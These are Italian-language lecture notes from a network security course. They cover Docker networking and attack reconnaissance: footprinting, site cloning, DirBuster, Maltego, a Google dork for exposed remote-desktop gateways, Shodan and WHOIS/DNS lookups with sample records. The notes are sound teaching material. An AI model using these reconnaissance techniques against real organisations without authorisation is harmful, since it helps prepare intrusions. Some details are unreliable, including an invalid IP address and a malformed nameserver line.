
Il professore ha poi continuato semplicemente rispiegando la parte delle reti seguendo le slide "L03\_Virtualization-Containers.pdf"

Esempio: In questo scenario creiamo una rete mynet, ci mettiamo poi due container bash (se non avessimo specificato mynet docker le monta sulla prima bridge che trova). Docker fornisce a C2 un'interfaccia su entrambe le reti

## User-defined networks – example



```
$ docker network create --driver=bridge mynet
$ docker run -td --name c1 --net mynet ubuntu:20.04 bash
$ docker run -td --name c2 --net mynet ubuntu:20.04 bash
$ docker network create --driver=bridge mynet2
$ docker run -td --name c3 --net mynet2 ubuntu:20.04 bash
$ docker network connect mynet2 c2
```



## Lezione 6 13/10/2021

### Preparazione di un attacco in rete: footprinting (L03\_Footprinting)

Iniziamo con oggi a vedere le tecniche di attacco partendo da una delle fasi preliminari, nello specifico il footprinting (raccogliere informazioni ad ampio spettro). Esiste una sorta di scaletta, fatta di tre scalini che si usa per preparare un attacco informatico:

- **Footprinting**, viene considerata proprio l'arte di raccogliere informazioni in rete e richiede molto pensiero laterale e non necessariamente tecnica.
- **Scanning**, è un'analisi dell'intorno di organizzazione per cercare di mappare tutti i possibili ingressi senza essere intrusivi ed in maniera anonima.
- **Enumeration**, una volta capito quali sono i punti inizio a stimolarli per vedere le loro caratteristiche chiedendo proprio le informazioni sulle porte.

- Concetti vitali per chiunque si voglia preparare, con cognizione di causa, a sferrare un attacco in una rete di calcolatori:
  - footprinting:
    - l'arte di raccogliere informazioni in rete
      - la cosiddetta "network reconnaissance"
  - scanning:
    - ispezione minuziosa del "perimetro" di attacco, alla ricerca di potenziali punti di ingresso
  - enumeration:
    - 'probing' dei servizi identificati, al fine di identificare potenziali vulnerabilità

Il footprinting è l'arte di raccogliere informazioni ad ampio spettro dalla rete (dall'ambiente) al fine di elaborare un profilo (footprint) delle caratteristiche di sicurezza di una organizzazione. In particolare, le informazioni sono:

- Presenza in internet
- Accesso remoto alla rete dell'organizzazione
- Configurazione della intranet/extranet dell'organizzazione:
  - La **intranet** è una rete utilizzata non solo per la comunicazione all'interno di un'organizzazione ma anche per permettere ai dipendenti di sedi differenti di poter comunicare tra loro.
  - La **extranet** è una rete utilizzata per connettere la rete locale ad un'infrastruttura di un'organizzazione differente (Utilizzata nel caso di partnership)
- Business partner e relative relazioni

Seppur è una delle attività più complesse e noiose permette di ottenere:

1. Per hacker un quadro dettagliato dei potenziali target di attacco
2. Per il responsabile della sicurezza un quadro dettagliato dei potenziali target di intervento.

Le **extranet** sono delle reti che realizzano dei collegamenti controllati che consentono di mettere in collegamento due reti diverse, ad esempio la contabilità di un'azienda è data ad una partner io devo in qualche modo mettere entrambi in comunicazione. Quindi quello che ci interessa di una extranet sono:

- Nomi di dominio
- Origine e destinazione di ogni singola connessione
- Tipo di connessioni
- Meccanismi di controllo degli accessi impiegati

La **intranet** viene usata se un'azienda è distribuita su più sedi e vuole fare in modo che tutte le sedi possano interagire come se fossero sulla stessa rete locale.

Ma quindi cosa ci interessa scoprire con il footprinting? Ci interessa iniziare a capire cosa esplorare ulteriormente di un nostro target, nello specifico abbiamo un elenco di cose da controllare:

- Nomi di dominio
- Blocchi di indirizzi e sottoreti
- Indirizzi IP di sistemi raggiungibili tramite internet
- Servizi TCP ed UDP in esecuzione sui sistemi identificati
- Architettura di sistema
- Meccanismi (e liste) di controllo degli accessi
- Eventuale presenza di Intrusion Detection Systems (IDS)

- Nomi di utenti e/o gruppi di utenti, “banner” di sistema, tabelle di instradamento
- Informazioni di gestione (SNMP)
- Nomi degli host

Ripetiamo non stiamo a cercare le vulnerabilità di un’organizzazione, tutt’altro. **Vogliamo capire la presenza in rete di un’organizzazione.**

Per il footprinting di elementi per **l’accesso remoto** abbiamo come dati di interesse:

- Numeri telefonici
- Meccanismi di autenticazione
- Tipo di sistema remoto
- Presenza di VPN e relativi protocolli

Le VPN consentono di realizzare su un’infrastruttura pubblica, come internet, qualcosa che assomiglia ad una privata attraverso dei protocolli crittografati.

## Footprinting in internet

Da quello che possiamo evincere il footprinting è una delle attività più complesse da fare per determinare il profilo di sicurezza di un’organizzazione. Ma iniziamo ora a vedere degli aspetti più tecnici di questa modalità:

1. **Informazioni disponibili pubblicamente**, attraverso motori di ricerca o tramite informazioni di dominio pubblico. Ad esempio:
  - a. Sito Web dell’organizzazione, il quale offre:
    - i. Dettagli sulle configurazioni di sicurezza, ‘asset’ dell’organizzazione etc.
    - ii. Il codice HTML è pubblicamente ispezionabile e non è raro trovare informazioni sensibili magari in un commento (commento nel codice)
    - iii. Tramite strumenti come WGET è possibile scaricare localmente il sito web con l’obiettivo di studiarlo off-line ricercando informazioni nascoste come file e directory. Tale operazione di ricerca può essere effettuata anche con tool automatici come, ad esempio, DirBuster.(Utilizza un approccio brute force)
  - b. Scoprire quali sono le organizzazioni partner o in qualche modo “collegate” all’organizzazione target.
  - c. Dettagli sulla localizzazione(indirizzo fisico), il quale permette di sferrare attacchi non tecnici ad esempio come:
    - i. Cercare nell’immondizia (dumpster-diving),
    - ii. Studiare la sorveglianza
  - d. Informazioni sui dipendenti (e-mail, nomi utenti, contatti etc.)
    - i. Da un indirizzo e-mail è spesso facile risalire ad un nome utente, e da un nome utente si può passare alle fasi successive dell’attacco ed ottenere accesso alle risorse del sistema target.
  - e. Eventi che coinvolgono l’organizzazione
    - i. Spesso si approfitta di momenti di “transizione” delle organizzazioni: ad esempio una news di fusione tra aziende, o importanti cambiamenti, i quali comportano sicuramente un flusso di informazioni tra le due aziende.
  - f. Informazioni Archiviate
    - i. La capacità di poter recuperare copie obsolete di informazioni non più disponibile dalla sorgente originale. Ciò può permettere la possibilità di accedere a dati

sensibili volutamente rimossi dall'organizzazione. ( Wayback è lo strumento che permette di fare ciò)

2. **WHOIS e DNS enumeration**, il primo è un tool che si usa per scoprire qual è l'IP di un nome di dominio e viceversa.

L'ICANN (Internet Corporation for Assigned Names and Numbers) è l'organizzazione che si occupa di assegnare i nomi di dominio, degli indirizzi IP, dei parametri dei protocolli, relativi numeri di porta e controllare. Controlla che i root name server del DNS funzionino correttamente. Il servizio di WHOIS permette di conoscere tutta una serie di informazioni, dal sito web di un'azienda, che vanno sotto al nome di 3R:

- **Registrant**: L'entità target che vuole registrare il proprio nome di dominio.
- **Registrar**: Fornisce la possibilità di registrare il nome di dominio. (Si dividono in quelli accreditati dal ICANN e i reseller)
- **Registry**: Contiene le informazioni sul Registrar presso il quale l'entità target ha effettuato la registrazione del proprio dominio.

È possibile ottenere informazioni anche attraverso una query di un indirizzo IP sul gestore RIR (Regional Internet Registries). In particolare, esso fornisce le informazioni ricercate se gestisce l'IP altrimenti il RIR a cui indirizzare nuovamente la query. Ad esempio, potremmo pensare di utilizzare questo servizio in modo inverso: Supponiamo di aver subito un attacco e di riuscire a recuperare l'IP del presunto attaccante. Ciò può essere utile per ricavare informazioni sul criminale? **NON CI SI PUÒ FIDARE DI UN INDIRIZZO IP** in quanto un attaccante serio non lascia tracce e preventivamente si occupano di "lavare gli indirizzi" che usano.

Tra le contromisure, alcuni fornitori di nomi di dominio offrono a pagamento registrazioni di tipo privato in cui non vengono pubblicate on-line informazioni sull'organizzazione quali: indirizzo reale, numero di telefono, e-mail, ecc. (i.e. tali informazioni non saranno recuperabili)

3. **Interrogazione al DNS**, un DNS (Domain Name System) è un servizio distribuito che si occupa di tradurre un nome simbolico in un indirizzo IP.
4. **Reconnaissance Network**, ovvero fare una radiografia della rete.


Chiediamoci quali sono le informazioni pubbliche che troviamo? Perché tutte queste informazioni mostrate di seguito sembrano così importanti? Perché io lavorerò sempre in maniera black box e quindi già sapere dove si trova qualcosa è importante, soprattutto perché posso fare dumpster diving.

Come analizzo invece il sito web di un'organizzazione? Semplicemente lo guardo poiché moltissime informazioni utili, spesso sensibili, sono pubblicamente disponibili; queste informazioni possono essere gli inventari degli assets oppure i dettagli della configurazione di sicurezza. Posso fare l'analisi del codice, soprattutto dei commenti HTML o Javascript. È possibile fare un'analisi offline del sito attraverso tool di **crawling** ovvero tool che scaricano tutto e lo salvano in formato **navigabile**; quindi, tutti i riferimenti delle parti del sito vengono importati e si possono accedere.

## ANALISI OFF-LINE DI SITI WEB

- Per una analisi più accurata delle risorse web di un'organizzazione, spesso si ricorre alle seguenti tecniche:
  - Download in locale di un 'clone' del sito da analizzare:
    - uso di tool quali "Wget" (<http://www.gnu.org/software/wget/>)
  - ricerca, all'interno del clone locale del sito web, di informazioni "nascoste":
    - hidden files e directory
    - operazione automatizzabile tramite approcci cosiddetti "a forza bruta" (brute force)
      - ricerca ricorsiva, all'interno del sito, di directory e file e nascosti, con eventuale indicazione delle estensioni ritenute maggiormente interessanti (es: ".php", ".jsp", ".cgi", ".asp", ecc)

Per ricercare le informazioni, la tecnica più basilare è l'approccio a brute force, usiamo il tool **DirBuster**.



Nell'esempio proviamo a vedere le informazioni su unina.it, per prima cosa analizza tutta la struttura del sito inserendo parole nell'indirizzo di rete e prova a carpirne le informazioni; poi le analizza il più possibile. Questo è un attacco spider, ovvero come un ragno prende ed espande la propria rete. Ma è possibile fare brute force pure sulle password con DirBuster? Sì, ma non è il più appropriato.

## 1.b ORGANIZZAZIONI COLLEGATE

- Riferimenti o link ad organizzazioni in vario modo 'collegate' all'organizzazione target
  - es: molte aziende realizzano in outsourcing i propri siti web, sia per la fase di progettazione, che per quella di sviluppo e di consulenza grafica
- Informazioni sulle organizzazioni partner trapelano spesso dall'analisi del sito web dell'organizzazione target:
  - es: commenti in pagine web contenenti l'indicazione (e l'affiliazione) dell'autore del codice e/o della parte grafica
    - library javascript, fogli di stile, ecc.

## 1.c DETTAGLI SULLA LOCALIZZAZIONE

- L'indirizzo fisico di un'organizzazione può risultare molto utile per sferrare attacchi di tipo 'non tecnico':
  - "dumpster-diving":
    - ebbene sì, cercare 'tesori di informazioni' nell'immondizia!
  - "surveillance"
  - "social engineering"

Dumpster diving is looking for treasure in someone else's trash. (A dumpster is a large trash container.) In the world of information technology, dumpster diving is a technique used to retrieve information that could be used to carry out an attack on a computer network. Dumpster diving isn't limited to searching through the trash for obvious treasures like access codes or passwords written down on sticky notes. Increasingly innocent information like a phone list, calendar, or organizational chart can be used to assist an attacker using [social engineering](#) techniques to gain access to the network. To prevent dumpster divers from learning anything valuable from your trash, experts recommend that your company establish a disposal policy where all paper, including print-outs, is shredded in a cross-cut shredder before being recycled; all storage media is erased, and all staff is educated about the danger of unsecured trash.

Social engineering is a non-technical method of intrusion hackers use that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. It is one of the greatest threats that organizations today encounter.


## 1.d Informazioni sui dipendenti

- Nomi di contatti, numeri di telefono, indirizzi e-mail...
  - da un indirizzo e-mail è spesso facile risalire ad un nome utente
  - un nome di un utente di dominio valido è fondamentale per passare alle fasi successive dell'attacco ed ottenere accesso alle risorse del sistema target
- Siti da utilizzare per raccogliere informazioni sui dipendenti di un'organizzazione:
  - siti social:
    - facebook, myspace, reunion, classmates, twitter, flickr, ecc.*
  - siti professionali:
    - linkedin, plaxo, monster, careerbuilder, ecc.*
  - siti a pagamento per contatti da utilizzare nelle campagne di marketing e commerciali

Come usiamo tutti questi dati che possiamo raccogliere, non è poi complicato avere una mole di dati così grande? Sì, ma esistono delle tecniche che ci aiutano a gestirli, moltissimi strumenti di data mining possono essere sfruttati per correlare opportunamente l'enorme quantità di informazioni raccolte. Un esempio è **Maltego**, un tool di social engineering che è capace di:

- Estrapolare informazioni a vari livelli
- Elaborare le informazioni raccolte
- Correlare i dati
- Rappresentare le relazioni in formato grafico

## MALTEGO IN AZIONE



### 1.e Eventi che coinvolgono l'organizzazione

- Informazioni su:
  - fusioni aziendali, acquisizioni, scandali, fallimenti, cessione di attività in outsourcing, impiego massiccio di contratti di lavoro interinale, ecc.
    - tutti indicatori utili dello 'stato di salute' e delle modalità di gestione di una organizzazione
  - Se l'organizzazione è un'azienda pubblica, moltissime informazioni sono disponibili in rete:
    - obbligo della trasparenza

Le informazioni che otteniamo non sono solo sugli end-point, ma di tutti i tipi. Purtroppo, alcune informazioni si trovano a prescindere, anche se l'organizzazione è attenta alla sicurezza e a tenere alcune informazioni private; questo è il **caso di aziende pubbliche perché le leggi impongono proprio questo tipo di informazioni.**

### 1.f MECCANISMI DI PRIVACY E SICUREZZA

- Qualsiasi tipo di informazione che fornisca dettagli utili relativamente alle policy di sicurezza adottate dall'organizzazione target
- Dettagli di tipo tecnico riguardo l'infrastruttura hardware e software di cui l'organizzazione si è dotata a scopi di protezione

Molto utile per **conoscere la postura** di un'organizzazione rispetto alle politiche di sicurezza, prima cosa cercare l'organigramma e se non c'è il CSO siamo abbastanza sicuri che non gestiscano la sicurezza in maniera seria.

## 1.g INFORMAZIONI ARCHIVIATE


- Impiego di siti Internet che consentono di recuperare copie obsolete di informazioni non più rese disponibili dalla sorgente originale
    - possibilità di accedere a dati (sensibili) volutamente rimossi dall'organizzazione target per motivi di sicurezza
  - Un esempio su tutti:
    - WayBack Machine ([www.archive.org](http://www.archive.org))



Su questo portale possiamo trovare una timeline che ci informa del sito in un determinato istante di tempo, questo è utile perché possiamo vedere un'informazione interessante ma che adesso non risulta più visibile.

## 1.h MOTORI DI RICERCA E RELAZIONI TRA DATI

- I motori di ricerca sono, oggi, tra i principali strumenti degli hacker
  - Es: "allinurl:tsweb/default.htm"
    - server Microsoft che espongono un servizio di desktop remoto accessibile, via web...
      - ...potenzialmente vulnerabili ad attacchi di tipo "remote-to-local" tramite exploit del protocollo RDP (Remote Desktop Protocol)



Ad esempio, esistono attacchi chiamati Google dorks che sfruttano comandi riconosciuti da Google per ricercare direttamente specifiche informazioni. Mentre un tipo di difesa interessante è quello dell'Honey pot (vasetto di miele) ed è un active defence, questo metodo consiste nel distrarre l'attaccante su un finto punto interessante e nel frattempo tracciare i suoi metodi di movimento/attacco.

**Shodan.io è un portale eccellente**, perché fornisce gli indirizzi delle webcam e altri sistemi a distanza e lasciati incustoditi e quindi disponibili alla visione di tutti. Ad esempio, ci sono telecamere che affacciano su edifici governativi liberi di essere mossi e visti.

## SHODAN

- “Sentient Hyper-Optimized Data Access Network”
- Da molti definita: “Google for Hackers”
- Concepita per trovare sistemi (computer, router, webcam, frigoriferi, “cose”) in rete
- Particolare attenzione alla scoperta di potenziali fallo nei meccanismi di autenticazione e di autorizzazione



La prossima volta vedremo le contromisure preventive di alto livello al fine di cambiare la postura in rete.

## Lezione 7 19/10/2021

### Whois e DNS enumeration

Eravamo arrivati alla parte più tecnica della lezione e oggi vedremo molte cose legate al DNS, in particolare per noi è utilissimo per raccogliere informazioni sui nodi di rete. Quali sono le tecniche che possiamo usare? In un verso o in un altro sono le interrogazioni al DNS, sia dagli indirizzi simbolici agli indirizzi IP che viceversa.

## 2. WHOIS E DNS ENUMERATION

- ICANN: Internet Corporation for Assigned Names and Numbers
  - una organizzazione di coordinamento tecnico per Internet
  - coordina l’assegnazione dei seguenti identificativi:
    - nomi di dominio
    - indirizzi IP
    - parametri dei protocolli e relativi numeri di porta
  - controlla che i root name server del DNS funzionino correttamente ed operino in maniera stabile
  - ha assunto (in realtà, sta ancora assumendo) le responsabilità un tempo assegnate, sotto contratto del governo americano, alla “Internet Assigned Numbers Authority” (IANA)

Ricordiamo un attimo che è il DNS; è gestito dall’ICANN che ne ha preso il possesso dall’IANA due anni fa e si occupa di gestire tutto quello che riguarda l’associazione di indirizzi IP a: domini, nomi simbolici e organizzazioni.

Questo viene fatto in maniera strutturata attraverso delle organizzazioni di supporto.

## ICANN: STRUTTURA

- Alcune sotto-organizzazioni di rilievo:
  - ASO: Address Supporting Organization
    - alloca blocchi di indirizzi IP ai vari Regional Internet Registries (RIR)...
    - ...che a loro volta allocano indirizzi agli ISP, ai National Internet Registries (NIR), o ai Local Internet Registries (LIR)
  - GNSO: Generic Names Supporting Organization
    - responsabile per i nomi dei cosiddetti "generic Top Level Domains" (gTLD):
      - .com, .net, .edu, .org, .info, ecc.
  - CCNSO: Country Code Domain Name Supporting Organization
    - responsabile per i nomi dei "country-code Top Level Domains" (ccTLD):
      - .it, .fr, .de, .jp, ecc.

Tutte queste organizzazioni sono **responsabili TOP level dei domini di loro competenza**, top level perché ricordiamolo DNS è gestito come un albero che ha una sola radice (ridondanza su tanti server). Il DNS è fatto di **registri fisici che sono le strutture all'interno delle quali inseriamo il mapping del DNS**.

Poiabbiamo due entità che sono associate ai ruoli relativi a chi fa cosa, all'interno dei registry abbiamo:

- Registrar, colui che vuole inserire qualcosa nel registro. (GAR per Unina)
- Registrant, colui che si fa carico di inserire effettivamente l'entry nel registro. (Noi UNINA)

Questo ci interessa saperlo perché lo sfrutteremo per fare **query al DNS ai loro portali web**, tipicamente hanno delle interfacce RESTful.

## RICERCHE SUI NOMI DI DOMINIO

- Le tre "R" del servizio WHOIS:
  - Registry
    - contiene informazioni sul Registrar presso il quale l'entità target ha effettuato la registrazione del proprio nome di dominio
  - Registrar
    - contiene dettagli sull'entità che ha effettuato la registrazione
  - Registrant
    - l'entità che ha effettuato la registrazione del proprio nome di dominio
- Ricordate che il DNS implementa un meccanismo di registrazione di tipo gerarchico:
  - il punto ideale da cui cominciare per una ricerca è la radice dell'albero:
    - ICANN (IANA)!

Ad esempio, per il dominio ".it" troviamo che esso è associato al CNR, poiché la rete internet in Italia è stata grazie a loro, con delle informazioni di contatto che potrebbero non essere di dominio pubblico. Infine, ci sono delle informazioni su vari name server.

# WHOIS.IANA.ORG

www.iana.org/whois?o=it

**IANA WHOIS Service**

The IANA WHOIS Service is provided using the WHOIS protocol on port 43. This web gateway will query this server and return the results. Accepted query arguments are domain names, IP addresses and AS numbers.

Domain: IT

Organization: IIT - CNR  
Address: Via Moruzzi, 1  
Address: Pisa I-56124  
Address: Italy

Contact: administrative  
Name: Domenico Laforenza  
Organization: IIT - CNR  
Address: Via Moruzzi, 1  
Address: Pisa I-56124  
Address: Italy  
Phone: +39 050 315 2112  
Fax-No: +39 050 315 2113  
E-mail: direttore@iit.cnr.it

Contact: technical  
Name: Maurizio Martinelli  
Organization: IIT - CNR  
Address: Via Moruzzi, 1  
Address: Pisa I-56124  
Address: Italy  
Phone: +39 050 315 2087  
Fax-No: +39 050 315 2207  
E-mail: maurizio.martinelli@iit.cnr.it

NServer: A.DNS.IT 194.0.16.215 2001:678:12:0:194:0:16:215  
NServer: DNS.NIC.IT 192.12.192.5 2a00:1674:12:0:194:0:16:215  
NServer: M.DNS.IT 2001:1ac0:1674:2001:60d1:a5d1:217:29:76-4  
NServer: NAMESERVER.CNR.IT 194.119.192.34 2a00:1620:c0:220:194:119:192:34  
NServer: R.DNS.IT 193.266.141.46 2001:760:ffff:ffff:0:0::ca  
NServer: S.DNS.IT 194.146.106.30 2001:67c:1010:7:0:0:0:53

Whois: whois.nic.it

Status: ACTIVE  
Remarks: Registration information: http://www.nic.it/  
Created: 1987-12-23  
Changed: 2015-06-05  
Source: IANA

web-whois.nic.it/result

Domain	
Domain:	unina.it
Status:	ok
Created:	Jun 20, 1995 12:00:00 AM CET
Expires:	Jun 20, 2016 CET
Last Update:	Feb 14, 2015 12:46:57 AM CET

Registrant	
Organization:	CISE II - Università di Napoli
Address:	C.so Umberto I 80138 - Napoli (NA)
Nationality:	IT
Phone:	+39.816766943
Fax:	+39.81676628
E-mail:	spolmver@unina.it
Created:	Mar 1, 2007 10:47:26 AM CET
Last Update:	Mar 24, 2011 11:01:07 AM CET

Admin Contact	
Name:	François Polmeri
Address:	Università degli Studi di Napoli Federico II C.so Umberto I 80138 - Napoli (NA)
Phone:	+39.816766943
Fax:	+39.81676628
E-mail:	fpolmer@unina.it
Created:	Mar 1, 2007 10:47:26 AM CET
Last Update:	Mar 24, 2011 11:01:08 AM CET

Technical Contacts	
Name:	Amango Izzo
Address:	Università degli Studi di Napoli Federico II C.so Umberto I 80138 - Napoli (NA)
Phone:	+39.816766943
Fax:	+39.81676628
E-mail:	izzo@unina.it
Created:	Mar 15, 1999 12:00:00 AM CET
Last Update:	Mar 24, 2011 11:01:09 AM CET
Name:	François Polmeri
Address:	Università degli Studi di Napoli Federico II C.so Umberto I 80138 - Napoli (NA)
Phone:	+39.816766943
Fax:	+39.81676628
E-mail:	fpolmer@unina.it
Created:	Mar 1, 2007 10:47:26 AM CET
Last Update:	Mar 24, 2011 11:01:08 AM CET

Register

Se vogliamo provare il WHOIS (Whois è un client installato su tutti i computer) da linea di comando ci basta digitare:

\$ whois it -h whois.iana.org

Permettendoci di avere delle prime informazioni, pubbliche, di un'organizzazione della quale eravamo all'oscuro

```
root@Kali:~$ whois it -h whois.iana.org
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

domain: IT

organisation: IIT - CNR
address: Via Moruzzi, 1
address: Pisa I-56124
address: Italy

contact: administrative
name: Domenico Laforenza
organisation: IIT - CNR
address: Via Moruzzi, 1
address: Pisa I-56124
address: Italy
phone: +39 050 315 2112
fax-no: +39 050 315 2113
e-mail: direttore@iit.cnr.it

contact: technical
name: Maurizio Martinelli
organisation: IIT - CNR
address: Via Moruzzi, 1
address: Pisa I-56124
address: Italy
phone: +39 050 315 2087
fax-no: +39 050 315 2207
e-mail: maurizio.martinelli@iit.cnr.it

NServer: A.DNS.IT 194.0.16.215 2001:678:12:0:194:0:16:215
NServer: DNS.NIC.IT 192.12.192.5 2a00:1674:12:0:194:0:16:215
NServer: M.DNS.IT 2001:1ac0:1674:2001:60d1:a5d1:217:29:76-4
NServer: NAMESERVER.CNR.IT 194.119.192.34 2a00:1620:c0:220:194:119:192:34
NServer: R.DNS.IT 193.266.141.46 2001:760:ffff:ffff:0:0::ca
NServer: S.DNS.IT 194.146.106.30 2001:67c:1010:7:0:0:0:53

whois: whois.nic.it

status: ACTIVE
remarks: Registration information: http://www.nic.it/

created: 1987-12-23
changed: 2015-06-05
source: IANA
```

Ora se andiamo a fare le ricerche all'interno dei vari registry possiamo muoverci in maniera più precisa verso un'organizzazione.

## RICERCHE SUGLI INDIRIZZI IP

- Indirizzi IP:
  - gestiti dai Regional Internet Registries (RIR)
  - una query indirizzata ad un qualsiasi RIR ci darà:
    - le informazioni che cerchiamo, se l'indirizzo in questione è gestito da quel RIR
    - le informazioni sul RIR giusto da contattare, in caso contrario

## QUERY SU INDIRIZZI IP

You searched for: 143.225.229.254

Network	
Net Range	143.224.0.0 - 143.225.255.255
CIDR	143.224.0.0/15
Name	RIPE-ERX-143-224-0-0
Handle	NET-143-224-0-0-1
Parent	NET143 (NET-143-0-0-0)
Net Type	Early Registrations, Transferred to RIPE NCC
Origin AS	
Organization	RIPE Network Coordination Centre (RIPE)
Registration Date	2003-11-12
Last Updated	2003-11-12
Comments	These addresses have been further assigned to users in the RIPE NCC region. Contact information can be found in the RIPE database at <a href="https://www.ripe.net/whois">https://www.ripe.net/whois</a>
RESTful Link	<a href="https://whois.arin.net/rest/net/NET-143-224-0-0-1">https://whois.arin.net/rest/net/NET-143-224-0-0-1</a>
See Also	Related organization's POC records.

Search results

This is the RIPE Database search service. The objects are in RPSL format. The RIPE Database is subject to Terms and Conditions.

Note: this output has been filtered.

RIPE

Abuse contact info: cert@garr.it	
inetnum:	143.225.0.0 - 143.225.255.255
netname:	UNINA-NET
org:	ORG-UCSD37-RIPE
desc:	Università degli Studi di Napoli Federico II
country:	IT
admin-c:	MM29511-RIPE
tech-c:	MM29511-RIPE
tech-c:	CPBS84-RIPE
status:	LEGACY
remarks:	For information on "status:" attribute read <a href="https://www.ripe.net/data-tools/db/faq/faq-status-values-legacy-resources">https://www.ripe.net/data-tools/db/faq/faq-status-values-legacy-resources</a>
remarks:	This prefix is statically assigned
remarks:	To notify abuse mailto: cert@garr.it
remarks:	Centro di servizi Didattico Scientifico
remarks:	GARR - Italian academic and research network
mnt-irt:	IRT-GARR-CERT
mnt-by:	GARR-LIR
created:	1970-01-01T00:00:00Z
last-modified:	2015-05-05T02:13:00Z
source:	RIPE # Filtered

**Ci possiamo fidare degli indirizzi IP?** Assolutamente no, infatti chi si occupa di security sa bene che fare affidamento sugli indirizzi IP sorgenti reperibili sui log di un attacco è quasi sempre un'opzione fallimentare. Questo perché gli attaccanti seri non lasciano mai tracce così evidenti dei propri movimenti e si preoccupano di "lavare" gli indirizzi che usano per sferrare l'attacco. Tale lavoro si chiama **laundered IP address**.

Quali possono essere le contromisure a questa problematica? Evitare di fare registrazioni verso provider DNS che non forniscono servizi robusti, ancora oggi si possono registrare domini nel DNS con modifiche fatte via e-mail. Se riesco a modificare un entry nel DNS di qualcun altro faccio domain hijacking, così dirotto tutti i dati verso quel dominio verso un altro.

## CONTROMISURE?

- Alcuni fornitori di nomi di dominio offrono (a pagamento) registrazioni di tipo privato:
  - non vengono pubblicate on-line informazioni sull'organizzazione, quali:
    - indirizzo reale, numero di telefono, indirizzo e-mail, ecc.
- A proposito di registrazioni di domini:
  - attenzione ai provider che offrono la possibilità di modificare la registrazione via e-mail!
    - rischio di "domain hijacking" → modifica info di registrazione e conseguente "redirezione" di tutto il traffico indirizzato al dominio originale
  - necessità di offrire tale tipo di servizi solo in contesti in cui i meccanismi di autenticazione siano affidabili
    - ...il campo "FROM" di una mail affidabile NON è!

Una vulnerabilità recente su DNS server Microsoft è chiamata **Silver head** e consente di iniettare delle entry nel registry. Il DNS ha tante capacità, oltre quelle base viste al corso di Reti, in particolare mette in piedi una struttura robusta; infatti, se voglio ridondarlo ho bisogno di prendere un certo numero N di server DNS e far sì che si sincronizzino di tanto in tanto. Tale scambio è dato dal **file di zona (zone transfers) che è il database del DNS**.

## Interrogazione del DNS

